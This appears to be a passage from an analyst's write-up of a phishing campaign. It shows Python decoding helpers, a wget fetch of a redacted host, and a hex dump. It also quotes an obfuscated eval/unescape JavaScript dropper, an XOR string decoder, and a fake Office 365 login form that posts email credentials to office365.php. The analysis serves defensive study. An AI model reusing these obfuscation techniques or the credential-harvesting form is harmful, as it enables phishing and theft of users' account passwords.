input_base64 = open('encoded.txt', 'rb')
read_input = input_base64.read()
decoded_input = base64.decodebytes(read_input)
output = open('decoded.txt', 'wb')
output.write(decoded_input)
input_base64.close()
output.close()

#Return the string for which
#the ASCII characters are integers
open_file = open('decoded_integers.txt', 'w')
codes = [36, 119, 115, 99, 114, 105, 112, ...]
for code in codes:
    open_file.write(chr(code))
open_file.close()
```

Data of interest

Link analysis

```
C:\Users\Analyst>wget --user-agent="Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071
.115 Safari/537.36" "http://[redacted]/MVTX428774/"
--2017-11-05 14:30:30--  http://[redacted]/MVTX428774/
Resolving [redacted].87.61.103
Connecting to [redacted].87.61.103|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html'
```

```
00000000  3C 21 44 4F 43 54 59 50 45 20 68 74 6D 6C 20 50  <!DOCTYPE html P
00000010  55 42 4C 49 43 20 22 2D 2F 2F 57 33 43 2F 2F 44  UBLIC "-//W3C//D
00000020  54 44 20 58 48 54 4D 4C 20 31 2E 30 20 54 72 61  TD XHTML 1.0 Tra
00000030  6E 73 69 74 69 6F 6E 61 6C 2F 2F 45 4E 22 20 22  nsitional//EN" "
00000040  68 74 74 70 3A 2F 2F 77 77 77 2E 77 33 2E 6F 72  http://www.w3.or
00000050  67 2F 54 52 2F 78 68 74 6D 6C 31 2F 44 54 44 2F  g/TR/xhtml1/DTD/
00000060  78 68 74 6D 6C 31 2D 74 72 61 6E 73 69 74 69 6F  xhtml1-transitio
00000070  6E 61 6C 2E 64 74 64 22 3E 0D 0A 3C 68 74 6D 6C  nal.dtd">..<html
00000080  20 78 6D 6C 6E 73 3D 22 68 74 74 70 3A 2F 2F 77   xmlns="http://w
00000090  77 77 2E 77 33 2E 6F 72 67 2F 31 39 39 39 2F 78  ww.w3.org/1999/x
000000A0  68 74 6D 6C 22 3E 0D 0A 3C 68 65 61 64 3E 0D 0A  html">..<head>..
```

Data of interest

Link analysis

```
<html>
<head>
</head>
<body>
<script type="text/javascript">

eval(unescape('%66%75%6e%63%74%69%6f%6e%20%6f%30%64%34%37%62%28%73%29%20%7b%0a%09%76%61%72
eval(unescape('%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%6f%30%64%34%37%62%28%27') + '

</script>
<noscript><i>Javascript required</i></noscript>
</html>
'-------------------------------------------------------------------------------
'-------------------------------------------------------------------------------
function ld1da65(s)
{
    var r = "";
    var tmp = s.split("16724162");
    s = unescape(tmp[0]);
    k = unescape(tmp[1] + "849744");
    for( var i = 0; i < s.length; i++)
    {
        r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i)) +-5);
    }
    return r;
}
document.write(ld1da65('%44%21%4e%52%4a%58%56%5d%4e%2c%6a%7d%76%74%22%52%5c%45%50%46%40%21
```

Data of interest

Link analysis

```
<script language="Javascript">
function  echeck(str) {

        var at="@"
        var dot="."
        var lat=str.indexOf(at)
        var lstr=str.length
        var ldot=str.indexOf(dot)
        if (str.indexOf(at)==-1){
           alert("Invalid E-mail ID")
           return false
        }

        if (str.indexOf(at)==-1 ||
            str.indexOf(at)==0  ||
           str.indexOf(at)==lstr){
           alert("Invalid E-mail ID")
           return false
        }
```

```
function ValidateFormOther(){
    var emailID=document.login.username
    var emailPASS=document.login.password

    if ((emailID.value==null)||(emailID.value=="")){
        alert("Please Enter your Email ID")
        emailID.focus()
        return false
    }
    if ((emailPASS.value==null)||(emailPASS.value=="")){
        alert("Please enter your e-mail password")
        emailPASS.focus()
        return false
    }
    if (echeck(emailID.value)==false){
        emailID.value=""
        emailID.focus()
        return false
    }
    return true
}
```

Data of interest

Link analysis

```
<form action="office365.php" method="post" name="login" id="login" onSubmit="return
ValidateFormOther()" style="margin-left: 414px; margin-top: 80px;">

                    <p>
                      <input name="username" placeholder="Email" style="
                      width: 330px; height: 22px" type="text" id="username">
                     </p>

                       <input name="password" placeholder="Password" style="
                       width: 330px; height: 22px" type="password" id="
                       password">
                     </p>
                     <br/>
                     <br/>
                     <p>

                         <input name="submit" type="image" class="submit" src
                         ="sign in.png" style="margin-left: 0px;" /  value="
                         Go to step 2">

  </p>
</form>
```

Thank you!